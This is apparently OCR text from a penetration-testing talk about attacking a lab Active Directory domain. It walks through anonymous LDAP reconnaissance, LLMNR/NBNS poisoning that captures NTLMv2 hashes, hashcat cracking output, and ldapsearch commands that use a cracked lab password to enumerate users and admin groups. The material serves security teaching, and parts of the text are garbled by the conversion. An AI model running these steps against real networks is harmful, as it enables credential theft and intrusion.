defaultNamingContext: DC=pwny,DC=lab schemaNamingContext: CN=Schema,CN=Configuration,DC= configurationNamingContext: CN=Schema,CN=Configuration,DC= notDomainNamingContext: DC=pwny,DC=lab supportedControl: 1.2.840.113556.1.4.319



-LLLx -H ldap://pw	ny.lab ⁻ -b - s	base '(objecto	class=*)
Configuration,DC=pwn 01,CN=Servers,CN=Defa :lab	ult-First-Sit		
ab 02 1 3 =pwny,DC=lab 2 =lab =lab			
224 0 0 2 on,DC=pwny,DC=lab DC=pwny,DC=lab			





Phase 1 - Unauthorized User Enumerate – Metadata from LDAP

Forest functionality level is set based on the highest OS functionality level a domain can support

<pre>supportedSASLMechanisms: GSSAPI supportedSASLMechanisms: GSS-SPNEG0 supportedSASLMechanisms: EXTERNAL supportedSASLMechanisms: DIGEST-MD5 dnsHostName: PWNYLABDC01.pwny.lab ldapServiceName: pwny.lab:pwnylabdc01\$@PWNY.LAB serverName: CN=PWNYLABDC01,CN=Servers,CN=Default-First-Sit onfiguration,DC=pwny,DC=lab</pre>		84 S 111 S 91 S es, CN=C 91 S		
<pre>supportedCapabilities: 1.2.840.113556.1.4.800</pre>				
supportedCapabilities: 1.2.840.113556.1.4.1670				
supportedCapabilities: 1.2.840.113556.1.4.1791	Value	Forest	Domain	Domain Controller
supportedCapabilities: 1.2.840.113556.1.4.1791 supportedCapabilities: 1.2.840.113556.1.4.1935	Value 0	Forest 2000		Domain Controller 2000
supportedCapabilities: 1.2.840.113556.1.4.1935		2000	2000 Mixed/Native	2000
<pre>supportedCapabilities: 1.2.840.113556.1.4.1935 supportedCapabilities: 1.2.840.113556.1.4.2080</pre>		2000 2003 Interim	2000 Mixed/Native 2003 Interim	2000 N/A
<pre>supportedCapabilities: 1.2.840.113556.1.4.1935 supportedCapabilities: 1.2.840.113556.1.4.2080 supportedCapabilities: 1.2.840.113556.1.4.2237 isSynchronized: TRUE</pre>		2000 2003 Interim 2003	2000 Mixed/Native 2003 Interim 2003	2000 N/A 2003
<pre>supportedCapabilities: 1.2.840.113556.1.4.1935 supportedCapabilities: 1.2.840.113556.1.4.2080 supportedCapabilities: 1.2.840.113556.1.4.2237 isSynchronized: TRUE isGlobalCatalogReady: TRUE domainEunctionality: 6</pre>		2000 2003 Interim 2003 2008	2000 Mixed/Native 2003 Interim 2003 2008	2000 N/A 2003 2008
<pre>supportedCapabilities: 1.2.840.113556.1.4.1935 supportedCapabilities: 1.2.840.113556.1.4.2080 30 40 supportedCapabilities: 1.2.840.113556.1.4.2237 isSynchronized: TRUE isGlobalCatalogReady: TRUE domainFunctionality: 6</pre>		2000 2003 Interim 2003 2008 2008 R2	2000 Mixed/Native 2003 Interim 2003 2008 2008 R2	2000 N/A 2003 2008 2008 R2
<pre>supportedCapabilities: 1.2.840.113556.1.4.1935 supportedCapabilities: 1.2.840.113556.1.4.2080 supportedCapabilities: 1.2.840.113556.1.4.2237 isSynchronized: TRUE isGlobalCatalogReady: TRUE domainEunctionality: 6</pre>		2000 2003 Interim 2003 2008 2008 R2 2012	2000 Mixed/Native 2003 Interim 2003 2008 2008 R2 2012	2000 N/A 2003 2008 2008 R2 2012





Phase 1 - Unauthorized User Results – AD Recon

Results:

- » Domain name pwny.lab
 - » Domain Controller: pwnylabdc01.pwny.lab (10.0.3.200)
 - » Subnetz: 10.0.3.0/24
 - » Router: 10.0.3.1
 - >> DC functionality level: Windows Server 2012
- » Network clients:
 - » workstation01.pwny.lab
 - » workstation04.pwny.lab





Phase 1 - Unauthorized User Gaining Access – Lots of opportunities to get initial access







Phase 1 - Unauthorized User Gaining Access – Lots of opportunities to get initial access

> There are many different ways to steal user credentials like:

- » Rouge devices
- » Password spraying
- >> Default passwords (Tomcat, Jenkins & Co)
- » Missing patches
- >> Cleartext passwords on file share
- » Vulnerable web application
- » Kerberoasting
- » Social Engineering
- » Phishing
- » MITM
- >> Vulnerable software versions
- >> Have a look at the MITRE Attack Matrix

» <u>https://attack.mitre.org/wiki/Initial_Access</u>



Phase 1 - Unauthorized User Gaining Access – DNS Fallbackprotocols





LLMNR, NBNS & Co.

> DNS-Fallbackprotocols

- Link Local Multicast Name Resolution (LLMNR)
- NETBIOS Name Service (NBNS)
- mDNS
- LLMNR & NBNS allow name resolution of failed DNS requests
 - Leveraging other computers in a network



Name Resolution Process:




Usage of LLMNR & NBNS in the PWNY.corp network

	10.0	CEST 2018				*eth0							
E	ile <u>E</u>	dit <u>V</u> iew <u>G</u> o <u>C</u> aptu	re <u>A</u> nalyze <u>S</u> tatistics	Telephony <u>W</u> ireless	<u>F</u> ools <u>H</u> elp)							
(
	llmn	r nbns										\times \rightarrow	т E
N) .	Time	Source	Destination	Protoc	ength	Info						
ſ	- 1	8 6.710230771	fe80::60c4:a4f	ff02::1:3	LLMNR	103	Standard	query	0xdb92 /	HELLO-OW	ASP-ITS-D	ARTH-5	
	1	9 6.710325072	10.0.3.104	224.0.0.252	LLMNR	83	Standard	query	0xdb92 A	HELLO-OW	ASP-ITS-D	ARTH-5	
l	- 2	3 6.813791489	fe80::60c4:a4f	ff02::1:3	LLMNR	103	Standard	query	0xdb92 A	HELLO-OW	ASP-ITS-D	ARTH-5	
	2	4 6.813989519	10.0.3.104	224.0.0.252	LLMNR	83	Standard	query	0xdb92 A	HELLO-OW	ASP-ITS-D	ARTH-5	
	2	5 7.754543835	fe80::60c4:a4f	ff02::1:3	LLMNR	110	Standard	query	0xaf57 /	HELLO-OW	ASP-ITS-J	ARJAR_BINKS-	2
	2	6 7.754668982	10.0.3.104	224.0.0.252	LLMNR	90	Standard	query	0xaf57 A	HELLO-OW	ASP-ITS-J	ARJAR_BINKS-	2
	2	7 7.860588451	fe80::60c4:a4f	ff02::1:3	LLMNR	110	Standard	query	0xaf57 A	HELLO-OW	ASP-ITS-J	ARJAR_BINKS-	2
	2	8 7 860508720	10 0 3 104	224 0 0 252		٩A	Standard	dilerv	Ovaf57 /	HELLO-OW	ASD_TTS_ 1	ARIAR RINKS-	2





Network Layer Protection Analysis & Attack LLMNR/NBNS Poisoning Attack





21. Sep 15:52 home / 30. Sep 2015 lib -> usr/lib 7 30. Sep 2015 lib64 -> usr/lib 34 23. Jul 10:01 lost+found 16 21. Sep 15:52 private -> /home/encrypted 4096 12. Aug 15:37 root 560 21. Sep 15:50

Demo

Stealing credentials abusing LLMNR/NBTNS







Phase 1 - Unauthorized User

Gaining Access

Analysing and cracking the hashes

[LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-DARTH-4090 FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1 FINGER] Client Version : Windows 7 Professional 6.1 [SMBv2] NTLMv2-SSP Client : 10.0.3.104 [SMBv2] NTLMv2-SSP Username : PWNY\obi-wan.kenobi
 SMBv2] NTLMv2-SSP Hash
 : obi-wan.kenobi::PWNY:eb1104ea4245fce4:A8F004553A2BDD86EF1F58

 0000000000653150DE09D2010E0461B77DC35D3E00000000200080053004D004200330001001E00570049004E

 340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C000300340057
 40039003200520051004100460056002E0053004D00420033002E006C006F F00630061006C0007000800C0653150DE09D2010600040002000000080030 MBv2] NTLMv2-SSP Client : 10.0.3.104 SMBv2] NTLMv2-SSP Username : PWNY\darth.vader SMBv2] NTLMv2-SSP Hash : darth.vader::PWNY:07176aae5f231c6b:763D0386BD77C0A584E6D 00C0653150DE09D20157B5C162F0E8F1D400000000000000000004D004200330001001E0057004 003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003 4800340039003200520051004100460056002E0053004D00420033002E006C006F0063 6C006F00630061006C0007000800C0653150DE09D20106000400020000000800300030 F1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A001000000000 6900660073002F00480045004C004C004F002D004F0057004100530050002D00490054 [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-JARJAR BINKS-4088 FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1 [FINGER] Client Version : Windows 7 Professional 6.1 SMBv2] NTLMv2-SSP Client : 10.0.3.104 [SMBv2] NTLMv2-SSP Username : PWNY\jar-jar.binks : jar-jar.binks::PWNY:b99a3631e55a90c9:0749DE4 SMBv2] NTLMv2-SSP Hash 0003200520051004100460056000400140053004D00420033002E006C00 00340039003200520051004100460056002E0053004D00420033002E006C00 006F00630061006C0007000800C0653150DE09D20106000400020000008003 EF1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A0010(06900660073002F00480045004C004C004F002D004F0057004100530050002D([LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-CHEWBACCA-1 [FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1 FINGER] Client Version : Windows 7 Professional 6.1 *] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-CHEWBACCA-1 [FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1 [FINGER] Client Version : Windows 7 Professional 6.1 [SMBv2] NTLMv2-SSP Client : 10.0.3.104 [SMBv2] NTLMv2-SSP Username : PWNY\chewbacca



Cracking the hashes

St

Ha

Ha

Τi

Τi

Gu

Gu Sp Re

Ρr

Re Re Ca

ession:	hashcat
atus:	Exhausted
sh.Type:	NetNTLMv2
sh.Target:	/usr/share/responder/logs/SMBv2-NTLMv2-SSP-10.0.3.104.txt
.me.Started:	Mon May 28 11:30:43 2018 (3 secs)
.me.Estimated:	Mon May 28 11:30:46 2018 (0 secs)
ess.Base:	File (/usr/share/wordlists/10k_most_common.txt)
ess.Queue:	1/1 (100.00%)
eed.Dev.#1:	172.6 kH/s (11.06ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
covered:	54/111 (48.65%) Digests, 54/111 (48.65%) Salts
ogress:	1110111/1110111 (100.00%)
ejected:	0/1110111 (0.00%)
estore.Point:	10001/10001 (100.00%)
ndidates.#1:	becky1 -> Welcome2015
Mon.Dev.#1:	N/A





Phase 1 - Unauthorized User

Results:

Results

- > Valid user account with password » PWNY\jar.jar-binks:Welcome2015
- >> Users password hashes for:
 - >> PWNY\darth.vader
 - >> PWNY\obi-wan.kenobi
 - >> PWNY\chewbacca







Phase 2 – Unprivileged Users

Taking advantage of LDAP





- >> Not a local admin on any machine » Not a member of any sensitive group
- > What can you do with this?
 - » Login to webmail/user-mailbox

» Ruler

- >> Enumerate available SMB-shares
 - » SMBMap
 - » CrackMapExec



> During phase 1, it was possible to compromise an unprivileged user account

>> Use available information in the Global Catalog to your advantage

Phase 2 – Unprivileged user Taking advantage of LDAP

- Use available information in the Global Catalog to your advantage
- LDAP is the underlying directory access protocol in AD
- > There are no special privileges needed to bind to LDAP any valid account can read the entire directory! (by default)
- > Create very flexible queries using LDAP...
- > Examples:
 - >> Get a list of all domain users that contain *adm* in their account name
 - >> Get a list of all domain groups that contain *adm*
 - >> Get a list of all domain joined systems where operating system like *XP* or *2000*
 - Show all groups a user is memberOf
 - >> Recursively lookup all members of a group
 - Show all user that have a description like *pass* or *pw*



















Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Get a list of all domain users

ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=user)" sAMAccountName userPrincipalName memberOf

Get a list of all domain groups

ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=group)" sAMAccountName member memberOf

Get a list of all domain joined systems

ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=computer)" name dNSHostname operatingSystem operatingSystemVersion lastLogonTimestamp servicePrincipalName

Recursively lookup all members of a group

ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domänen-Admins, CN=Users, DC=PWNY, DC=LAB))" | grep sAMAccountName | cut -d" " -f2

Show all groups a user is memberOf

ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(sAMAccountName=darth.vader)" sAMAccountName userPrincipalName memberOf | grep memberOf | cut -d "=" -f2 | cut -d", " -f1





Phase 2 – Unprivileged user Lateral movement - Taking advantage of LDAP

> Another nice tool for manual analysis is Active Directory Explorer from Sysinternals

- >> You can use AD Explorer to easily navigate through the global catalog
 - » Nice GUI to explore the environment
 - » Define favorite locations
 - >> View object properties and attributes without having to open dialog boxes
 - » Edit permissions
 - >> View an object's schema, and execute sophisticated searches, that you can save and re-execute.




le Edit Favorites Search Compare History He	lp			
; 🎕 📲 🔛 🚰 <table-cell-rows> 🗕 🔻</table-cell-rows>				
th: CN=Boehm, Johanna,OU=Australia,OU=Users,OU=pwr	ny.corp,DC=pwny,DC=lab,10.0.3.20	0 [PWNYLABDC01.pwny.lab]		
DC=pwny,DC=lab	Attribute	Syntax	Count	Value(s)
CN=Builtin CN=Builtin	accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFFF
CN=Computers CN=Computers	badPasswordTime	Integer8	1	0x0
CN=Deleted Objects	a badPwdCount	Integer	1	0
OU=Domain Controllers OU=Controllers	a cn	DirectoryString	1	Boehm, Johanna
CN=ForeignSecurityPrincipals CN=Infrastructure	codePage	Integer	1	0
CN=LostAndFound	countryCode	Integer	1	0
CN=Managed Service Accounts	description	DirectoryString	1	Placement counselor
	= isplayName	DirectoryString	1	Boehm, Johanna
	distinguishedName	DN	1	CN=Boehm Johanna,C
OU=pwny.corp	dSCorePropagationData		1	01.01.1601 01:00:00
	givenName	DirectoryString	1	Johanna
		Integer	1	Jonanna 4
⊕ 🔄 OU=DomainControllers	a Instance Type	Integer8	1	7 0x0
⊕	al lastLogon	Integer8	1	0x0
		-	1	
🖃 📲 OU=Users	logonCount	Integer DirectoryString	1	0 Rechm Johanna
🚊 🛅 OU=Australia		DirectoryString	1	Boehm, Johanna
🗄 🖷 💑 CN=Araxa, JValkra	nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;RP;4c164200
🗄 🖳 🛃 CN=Axenni, Kehlt	objectCategory	DN	1	CN=Person,CN=Schem
🕀 🖓 CN=Baum, Anja	is objectClass	OID	4	top;person;organization
🗈 🖓 CN=Beyer, Sabrina	is objectGUID	OctetString	1	{3228AD6D-4138-400C
庄 ··· 👟 CN=Boehm, Johanna	i objectSid	Sid	1	S-1-5-21-1658649925-1
🗈 🐇 CN=Boehm, Robert	primaryGroupID	Integer	1	513
🕀 🖉 CN=Bosch, Kristin	pwdLastSet	Integer8	1	18.05.2018 23:00:35
CN=Brandt, Maria	sAMAccountName	DirectoryString	1	jboehm
CN=Demma, JLane	sAMAccountType	Integer	1	805306368
CN=Diederich, Tim	i in sin sin sin sin sin sin sin sin sin	DirectoryString	1	Boehm
CN=Drova Pedaw	iuserAccountControl	Integer	1	66048
CN=Drexa, Redaw CN=Eberhardt, Mandy	a userPrincipalName	DirectoryString	1	jboehm@pwny.lab
CN=Eberhardt, Mandy ON=Ebersbach, Lukas	a uSNChanged	Integer8	1	0x6718
EN=Ebersbach, Lukas	uSNCreated	Integer8	1	0x6714
En Stacher, Kaulin	MenChanged	GeneralizedTime	1	18.05.2018 23:00:35
En Scher, Suergen	M whenCreated	GeneralizedTime	1	18.05.2018 23:00:35
CN=Farber, Sophie				
CN=Fassbinder, Sandra				
🗄 🕺 CN=Fink, Sara				
🗄 🖳 CN=Fleischer, Matthias				
🗄 🖳 CN=Freeh, Anna				
🕀 🖳 🗹 CN=Freeh, Dirk				
🕀 🖳 🛃 CN=Frey, Thomas				
🕀 📲 CN=Friedman, Marco				
🕀 🖳 🛃 CN=Fuhrmann, Anne				
🖽 🛃 CN=Gerber, Marcel				
🗈 🖳 🛃 CN=Goldschmidt, Swen				
🖃 🖳 🛃 CN=Gorv, GKara				
🗄 📲 CN=Grunnil, GMora				

	CX
solutions	consulting



Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP





1 0x7FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF					
0x7FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF					
1 25.05,2018 11:17:18 0 0 1 Vader, Darth 0 0 1 0 1 Vader, Darth 1 0 1 Vader, Darth 1 0 1 Vader, Darth 1 CN=Wader Darth,OU=TheForce,OU=Users,OU=pwny.corp.DC=pwny.DC=lab 2 22.05.2018 16:23:57;01.01.1601 01:00:00 1 Darth 1 Ox 1 Attribute Properties 1 0x0 1 28.05.2018 15:31:33 1 19.05.2018 01:18:12 39 State 30 CN=Marketing,OU=global,OU=Groups,OU= 1 Vader, Darth 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00; 1 OxAI(CAA;;RP;4c164200-20c0-11d0-a768-00; 1 CN=Person,On-Schema,CN=Configuration,IDC=pwny. Corp.DC=pwny. DC=lab 1 St12 1 St13 1 19.05.2018 01:17:29 1 darth.vader 1 St12 1 Ga	Count	Value(s)			
1 0 1 Vader, Darth 1 0 1 0 1 Vader, Darth 1 CN=Vader Darth, OU=TheForce, OU=Users, OU=pwny, corp, DC=pwny, DC=lab 2 22.05.2018 16:23:57;01:01.1601 01:00:00 1 Darth 1 DV 1 4 1 Dv0 1 4 1 Dv0 1 9.05.2018 01:18:12 39 Syntax: 1 No4 1 Vader, Darth 1 Vader, Darth 1 Syntax: 1 9.05.2018 01:18:12 39 Syntax: DN 1 Vader, Darth Shema: CN=Vader Darth,OU=TheForce,OU=Users,OU=pwny.cop,DC=pwny,DC 1 D:AI(0A;;RP;4c164200-20c0-11d0-a768-004 Values: Values: 1 CN=Person,CN=Schema,CN=Configuration,AI CN=Research and Development, OU=global,OU=groups,OU=pwny.cop,DC=pwny,DC=lab CN=Research and Development, OU=global,OU=groups,OU=pwny.cop,DC=pwny,DC=lab 1 19.05.2018 01:17:29 darth.vader OK <	1	0x7FFFFFFFFFFFFFF			
1 Vader, Darth 1 0 1 0 1 0 1 Vader, Darth 1 CN=Vader Darth, OU=TheForce, OU=Users, OU=pwny.corp, DC=pwny, DC=lab 2 22.05.2018 16:23:57;01.01.1601 01:00:00 1 Darth 1 DV 1 4 1 Ox0 1 18:05.2018 01:18:12 39 Syntax: 1 Vader, Darth 1 Vader, Darth 1 D:A1(OA;;RP;Ati64200-20c-01:1do a 768-004 1 CN=Person, CN=Schema, CN=Configuration, ICC=pwny, ICC 1 CN=Person, CN=Schema, CN=Configuration, ICC 1 Stal 1 19.05.2018 01:17:29 1 darth.vader 1 Stal 1 Stal 1 Stal 1 Stal 1 Stal <t< td=""><td>1</td><td>25.05.2018 11:17:18</td><td></td><td></td><td></td></t<>	1	25.05.2018 11:17:18			
1 0 1 Vader, Darth 1 CN=Vader Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab 2 22.05.2018 16:23:57;01.01.1601 01:00:00 1 Darth 1 DV 2 28.05.2018 15:31:33 1 19.05.2018 01:18:12 3 CN=Marketing,OU=global,OU=Groups,OU=r Vader, Darth Object: 1 D:A(This II: 2 3 CN=Marketing,OU=global,OU=Groups,OU=r Vader, Darth Schema: 1 D:A(ToA);:RP:4c164200-20:C0-11d0-a768-004 Values: CN=Berson,CN=Schema,CN=Configuration,DC=pwny, DC 1 D:A(TOA);:RP:4c164200-20:C0-11d0-a768-004 Values: CN=Berson,CN=Configuration,IDC=pwny, DC=lab 1 D:A(TOA);:RP:4c164200-20:C0-11d0-a768-004 Values: CN=Remotedesktopbenutzer,CN=Bultin,DC=pwny,DC=lab 1 St13 1 19.05.2018 01:17:29 1 darth.vader 1 St2 1 darth.vader 1 St2 1 darth.vader 1 St22 <	1	0			
